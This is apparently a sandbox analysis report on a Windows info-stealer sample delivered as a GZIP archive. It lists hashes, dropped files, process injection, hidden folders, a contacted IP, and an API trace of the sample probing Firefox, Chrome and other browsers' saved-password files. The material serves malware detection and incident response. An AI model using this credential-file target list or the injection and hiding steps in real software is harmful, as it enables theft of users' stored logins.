Deep Discovery Analyzer

Virtual Analyzer Report

Submission Context

Logged	2021-01-30 00:00:07
Submitter	Manual Submission
Type	GZIP archive

Analysis Overview

Overall risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.		
Detections	VAN_WORM.UMXX		
Exploited vulnerabilities	-		
Analyzed objects	GZIP archive	1 - BL 0603490689.gz	EDFE226AC6515244C5DE996C694EC6F5630D537F
	Windows 32-bit EXE file	1.1 - BL 0603490689.exe	F20248B0FBAAA4CEDA63BCD499A680C1CB3F1528

Analysis Environments

	Win2012_Office
Anti-security, self-preservation	✓
Autostart or other system reconfiguration	✓
Deception, social engineering	
File drop, download, sharing, or replication	✓
Hijack, redirection, or data theft	✓
Malformed, defective, or with known malware traits	✓
Process, service, or memory object change	✓
Rootkit, cloaking	✓
Suspicious network or messaging activity	✓

Win2012_Office

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	VAN_WORM.UMXX
Exploited vulnerabilities	-
Network connection	No network

Object 1 - BL 0603490689.gz (GZIP archive)

File name	BL 0603490689.gz
File type	GZIP archive
SHA-1	EDFE226AC6515244C5DE996C694EC6F5630D537F
SHA-256	75B023462EC9A7DE7EC77F5BC5C6F523C71231793EBCDE45E7D0EA3C2020138A
MD5	C0B87443EE3A330D187E6BA266EA6EC2
Size	523412 byte(s)


Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

Object 1.1 - BL 0603490689.exe (Windows 32-bit EXE file)

File name	BL 0603490689.exe
File type	Windows 32-bit EXE file
SHA-1	F20248B0FBAAA4CEDA63BCD499A680C1CB3F1528
SHA-256	7D654AC3378ECFF287A03DF057A978EADD2B87F77FECEB80848B689B890B3C94
MD5	6E3B847A0CECE65C2BE565D609DC18FD
Size	537422 byte(s)

Risk Level	High risk
Detection	VAN_WORM.UMXX
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (3) Autostart or other system reconfiguration (24) File drop, download, sharing, or replication (12) Hijack, redirection, or data theft (13) Malformed, defective, or with known malware traits (2) Process, service, or memory object change (4) Rootkit, cloaking (2) Suspicious network or messaging activity (3)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Execution through API	🟥⬜⬜ Characteristics: 1
Persistence	Hidden Files and Directories	🟥⬜⬜ Characteristics: 1, 2
Defense Evasion	Software Packing	🟥⬜⬜ Characteristics: 1
	File Deletion	🟥⬜⬜ Characteristics: 1, 2, 3
	Hidden Files and Directories	🟥⬜⬜ Characteristics: 1, 2
Discovery	Process Discovery	🟥⬜⬜ Characteristics: 1
Collection	Data from Local System	🟥🟥⬜ Characteristics: 1 🟥⬜⬜ Characteristics: 1, 2, 3, 4, 5, 6, 7, 8

© ATT&CK™ is a trademark of The MITRE Corporation.

Notable Threat Characteristics

Anti-security, self-preservation (3)

Characteristic	Significance	Details
Attempts to detect active running processes	🟥⬜⬜	Process ID: 2760 Image Path: lsass.exe Info: system injection target
Attempts to detect active running processes	🟥⬜⬜	Process ID: 2788 Info: enum processes
Uses suspicious packer	🟥⬜⬜	File Name: %WorkingDir%\BL 0603490689.exe Packer: UNKNOWN

Autostart or other system reconfiguration (24)

Characteristic	Significance	Details
Modifies important registry entries to perform rogue functions	🟥🟥⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥🟥⬜	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE
Modifies important registry entries to perform rogue functions	🟥⬜⬜	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: Type: REG_NONE
Modifies file that can be used to infect systems	🟥⬜⬜	%TEMP%\Nla\g3ygw4zqczuk.exe
Modifies file that can be used to infect systems	🟥⬜⬜	%TEMP%\Nla\vypyfzy.exe

▼ **File drop, download, sharing, or replication (12)**

Characteristic	Significance	Details
Executes dropped file	🟥⬜⬜	File: %TEMP%\Nla\g3ygw4zqczuk.exe Shell Command: %TEMP%\Nla\g3ygw4zqczuk.exe %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae
Executes dropped file	🟥⬜⬜	File: %TEMP%\Nla\xbxaibq.dae Shell Command: %TEMP%\Nla\g3ygw4zqczuk.exe %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae
Executes dropped file	🟥⬜⬜	File: %TEMP%\Nla\vypyfzy.exe Shell Command: %TEMP%\Nla\g3ygw4zqczuk.exe %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae
Executes dropped file	🟥⬜⬜	File: %TEMP%\Nla\xbxaibq.dae Shell Command: %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae
Executes dropped file	🟥⬜⬜	File: %TEMP%\Nla\vypyfzy.exe Shell Command: %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2760 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-1036726640-2065491520-3654747433-500\a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2760 File: %APPDATA%\F994BD\DF86CE.lck Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	🟥⬜⬜	Process ID: 2724 File: %TEMP%\nsa8B82.tmp Type: VSDT_EMPTY
Drops executable during installation	🟥⬜⬜	Dropping Process ID: 2760 File: %APPDATA%\F994BD\DF86CE.exe Type: VSDT_EXE_W32
Drops executable during installation	🟥⬜⬜	Dropping Process ID: 2788 File: %TEMP%\Nla\g3ygw4zqczuk.exe Type: VSDT_EXE_W32
Drops executable during installation	🟥⬜⬜	Dropping Process ID: 2724 File: %TEMP%\Nla\vypyfzy.exe Type: VSDT_EXE_W32
Creates multiple copies of a file	🟥⬜⬜	%APPDATA%\F994BD\DF86CE.exe

Hijack, redirection, or data theft (13)

Characteristic	Significance	Details
Accesses decoy file	🟥🟥⬜	%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default/secmod.db
Accesses decoy file	🟥⬜⬜	%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*
Accesses decoy file	🟥⬜⬜	%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\profiles.ini
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\key3.db
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\cert8.db
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons2.txt
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons.sqlite
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\secmod.db
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons3.txt
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons.txt
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\logins.json
Accesses decoy file	🟥⬜⬜	%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons.sqlite-wal

Malformed, defective, or with known malware traits (2)

Characteristic	Significance	Details
Causes process to crash	🟥⬜⬜	Process ID: 2760 Image Path: g3ygw4zqczuk.exe
Drops unknown malware	🟥🟥🟥	Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: g3ygw4zqczuk.exe SHA1: 9C84DE0BDE8333F852120AB40710545B3F799300 Engine Version: 6.0.5122

Process, service, or memory object change (4)

Characteristic	Significance	Details
Creates process in temporary folder	🟥🟥⬜	Process ID: 2760 Image Path: %TEMP%\Nla\g3ygw4zqczuk.exe %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae
Creates process in temporary folder	🟥⬜⬜	Process ID: 2788 Image Path: %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae
Resides in memory to evade detection	🟥🟥⬜	Injecting Process ID: 2788 Injected API: SetThreadContext Target Process ID: 2760 Target Image Path: %TEMP%\Nla\g3ygw4zqczuk.exe
Creates process	🟥⬜⬜	Process ID: 2788 Image Path: %TEMP%\Nla\g3ygw4zqczuk.exe Shell Command: %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae

Rootkit, cloaking (2)

Characteristic	Significance	Details
Hides file to evade detection	🟥⬜⬜	File: %APPDATA%\F994BD
Hides file to evade detection	🟥⬜⬜	File: %APPDATA%\F994BD\DF86CE.exe

Suspicious network or messaging activity (3)

Characteristic	Significance	Details
Connects to remote URL or IP address	🟥⬜⬜	Connection: —‹‹\x8fÅĐĐÊÎÑÎÆÊÑÊÌÑÍÍÎĐ\x8fÑ\x8f—\x8fĐº…ˆÌŽŠÊ“'‰§º:80 Content: .
Connects to remote URL or IP address	🟥⬜⬜	Connection: —‹‹\x8fÅĐĐÊÎÑÎÆÊÑÊÌÑÍÍÎĐ\x8fÑ\x8f—\x8fĐº…ˆÌŽŠÊ“'‰§º:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 8F1A891E\r\nContent-Length: 169\r\nConnection: close\r\n\r\n
Connects to remote URL or IP address	🟥⬜⬜	Connection: —‹‹\x8fÅĐĐÊÎÑÎÆÊÑÊÌÑÍÍÎĐ\x8fÑ\x8f—\x8fĐº…ˆÌŽŠÊ“'‰§º:80 Content: POST HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: ....\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 8F1A891E\r\nContent-Length: 196\r\nConnection: close\r\n\r\n

Network Destinations

IP Address	Port	Location	Risk Level	Threat	Accessed By
51.195.53.221	80	-	No risk	-	BL 0603490689.exe

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
clients2.google.com	-	53	-	No risk	-	BL 0603490689.exe
update.googleapis.com	-	53	-	No risk	-	BL 0603490689.exe
go.microsoft.com	-	53	-	No risk	-	BL 0603490689.exe
self.events.data.microsoft.com	-	53	-	No risk	-	BL 0603490689.exe
www.bing.com	-	53	-	No risk	-	BL 0603490689.exe

Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
g3ygw4zqczuk.exe	High	VAN_WORM.UMXX	Attempts to detect active running processes Modifies important registry entries to perform rogue functions Deletes file to compromise the system or to remove traces of the infection Drops executable during installation Creates multiple copies of a file Accesses decoy file Causes process to crash Creates process in temporary folder Hides file to evade detection Connects to remote URL or IP address	-	893608	9C84DE0BDE8333F852120AB40710545B3F799300
DF86CE.exe	No risk	-	-	-	893608	9C84DE0BDE8333F852120AB40710545B3F799300
vypyfzy.exe	No risk	-	-	-	893608	2A4062E10A5DE813F5688221DBEB3F3FF33EB417
2F1A6504-0641-44CF-8BB5-3612D865F2E5.vsch	No risk	-	-	-	110	44339AA5B475ECC2669A69FA1850FFCBF6FC666E
DF86CE.hdb	No risk	-	-	-	4	000F9DBD5F26905E320CE032C55EF41734D1A46C
Latest.dat	No risk	-	-	-	1	5BA93C9DB0CFF93F52B521D7420E43F6EDA2784F
921bae93-5fc1-4fca-a1c5-83d4a4991c6e	No risk	-	-	-	468	E1C3ECA88FAE281D37238E5ACFD446C53ED358FA
154E23D0-C644-4E6F-8CE6-5069272F999F.vsch	No risk	-	-	-	158	17B3A49FE039EF5C930801C3A77922B30A61EE69
a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c	No risk	-	-	-	54	7AA0EE429B305A7017069C2D5D7C4839A063CFA5
a18ca4003deb042bbee7a40f15e1970b_f9b7ab6c-3f8e-40db-a4f7-c538e831069c	No risk	-	-	-	54	0F6253AAF1C05D31E8844434F74CE0C5367081D8

Suspicious Objects

Type	Object	Risk Level
File (SHA1)	9C84DE0BDE8333F852120AB40710545B3F799300	High
File (SHA1)	F20248B0FBAAA4CEDA63BCD499A680C1CB3F1528	High

Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Drops unknown malware Source: Virtual Analyzer Detection Name: VAN_WORM.UMXX File Name: g3ygw4zqczuk.exe SHA1: 9C84DE0BDE8333F852120AB40710545B3F799300 Engine Version: 6.0.5122		
Detection	Threat Characteristic: Uses suspicious packer File Name: %WorkingDir%\BL 0603490689.exe Packer: UNKNOWN		
Call Thread API	API Name: NtResumeThread Args: (Process:2788,) Return: ?		2724
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2788], ppid[2724) Return: 1		2724

Delete File	Path: %TEMP%\nsa8B82.tmp Type: VSDT_EMPTY		2724
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2724 File: %TEMP%\nsa8B82.tmp Type: VSDT_EMPTY		
Add File	Path: %TEMP%\Nla\vypyfzy.exe Type: VSDT_EXE_W32		2724
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2724 File: %TEMP%\Nla\vypyfzy.exe Type: VSDT_EXE_W32		
Write File	Path: %TEMP%\Nla\vypyfzy.exe Type: VSDT_EXE_W32		2724
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\Nla\vypyfzy.exe		
Add File	Path: %TEMP%\Nla\xbxaibq.dae Type: VSDT_ASCII		2724
Write File	Path: %TEMP%\Nla\xbxaibq.dae Type: VSDT_ASCII		2724
Add File	Path: %TEMP%\Nla\ztfwks.r Type: VSDT_COM_DOS		2724
Write File	Path: %TEMP%\Nla\ztfwks.r Type: VSDT_COM_DOS		2724
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2788 Image Path: %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae		
Call Process API	API Name: CreateProcessW Args: (, %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae, , , , , , , , Process:2788:vypyfzy.exe) Return: 1		2724
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\Nla\xbxaibq.dae Shell Command: %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae		
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\Nla\vypyfzy.exe Shell Command: %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae		
Call System API	API Name: Process32Next Args: (Parent process pid changed to: 644) Return: 1	2724	2788
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2788 Info: enum processes		
Call System API	API Name: Process32Next Args: (Parent process pid changed to: 644) Return: 1	2724	2788
Call System API	API Name: Process32Next Args: (Parent process pid changed to: 644) Return: 1	2724	2788
Call System API	API Name: Process32Next Args: (Parent process pid changed to: 644) Return: 1	2724	2788
Add File	Path: %TEMP%\Nla\g3ygw4zqczuk.exe Type: VSDT_EXE_W32	2724	2788
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2788 File: %TEMP%\Nla\g3ygw4zqczuk.exe Type: VSDT_EXE_W32		
Write File	Path: %TEMP%\Nla\g3ygw4zqczuk.exe Type: VSDT_EXE_W32	2724	2788
Detection	Threat Characteristic: Modifies file that can be used to infect systems %TEMP%\Nla\g3ygw4zqczuk.exe		
Call Process API	API Name: CreateProcessW Args: (%TEMP%\Nla\g3ygw4zqczuk.exe, %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae, , , , CREATE_SUSPENDED, , , , Process:2760:%TEMP%\Nla\g3ygw4zqczuk.exe) Return: 1	2724	2788
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\Nla\g3ygw4zqczuk.exe Shell Command: %TEMP%\Nla\g3ygw4zqczuk.exe %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae		
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\Nla\xbxaibq.dae Shell Command: %TEMP%\Nla\g3ygw4zqczuk.exe %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae		
Detection	Threat Characteristic: Executes dropped file File: %TEMP%\Nla\vypyfzy.exe Shell Command: %TEMP%\Nla\g3ygw4zqczuk.exe %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae		
Detection	Threat Characteristic: Creates process Process ID: 2788 Image Path: %TEMP%\Nla\g3ygw4zqczuk.exe Shell Command: %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae		
Call Thread API	API Name: SetThreadContext Args: (Process Name:2760:%TEMP%\Nla\g3ygw4zqczuk.exe) Return: 1	2724	2788
Detection	Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2788 Injected API: SetThreadContext Target Process ID: 2760 Target Image Path: %TEMP%\Nla\g3ygw4zqczuk.exe		
Detection	Threat Characteristic: Creates process in temporary folder Process ID: 2760 Image Path: %TEMP%\Nla\g3ygw4zqczuk.exe %TEMP%\Nla\vypyfzy.exe %TEMP%\Nla\xbxaibq.dae		
Call Mutex API	API Name: CreateMutexW Args: (0, 1, 5E75DA0F994BDF86CE637688) Return: 1d0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Mozilla Firefox\nss3.dll) Return: 1	2788	2760
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Mozilla Firefox\sqlite3.dll) Return: 1	2788	2760
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\profiles.ini		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\profiles.ini) Return: 1	2788	2760
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\secmod.db		
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons.sqlite		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons.sqlite) Return: 1	2788	2760
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons.sqlite-wal) Return: 0	2788	2760
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons.sqlite-wal		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons.sqlite-wal) Return: 0	2788	2760
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\logins.json		

Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\logins.json) Return: 0	2788	2760
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons.txt) Return: 0	2788	2760
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons2.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons2.txt) Return: 1	2788	2760
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons3.txt		
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\signons3.txt) Return: 0	2788	2760
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\cert8.db		
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Mozilla\Firefox\Profiles\xldumgeb.default\key3.db		
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NETGATE\Black Hawk) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\Lunascape\Lunascape6\plugins\{9BDD5314-20A6-4d98-AB30-8325A95771EE}) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalComodo\Dragon\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalMapleStudio\ChromePlus\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data) Return: 1	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Login Data) Return: 0	2788	2760
Detection	Threat Characteristic: Accesses decoy file %LOCALAPPDATA%\Google\Chrome\User Data\Default\Login Data		
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Nichrome\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalNichrome\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\RockMelt\User Data\Default\Web Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\AppData\LocalRockMelt\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Login Data) Return: 0	2788	2760
Call System API	API Name: PathFileExistsW Args: (%LOCALAPPDATA%\Spark\User Data\Default\Web Data) Return: 0	2788	2760
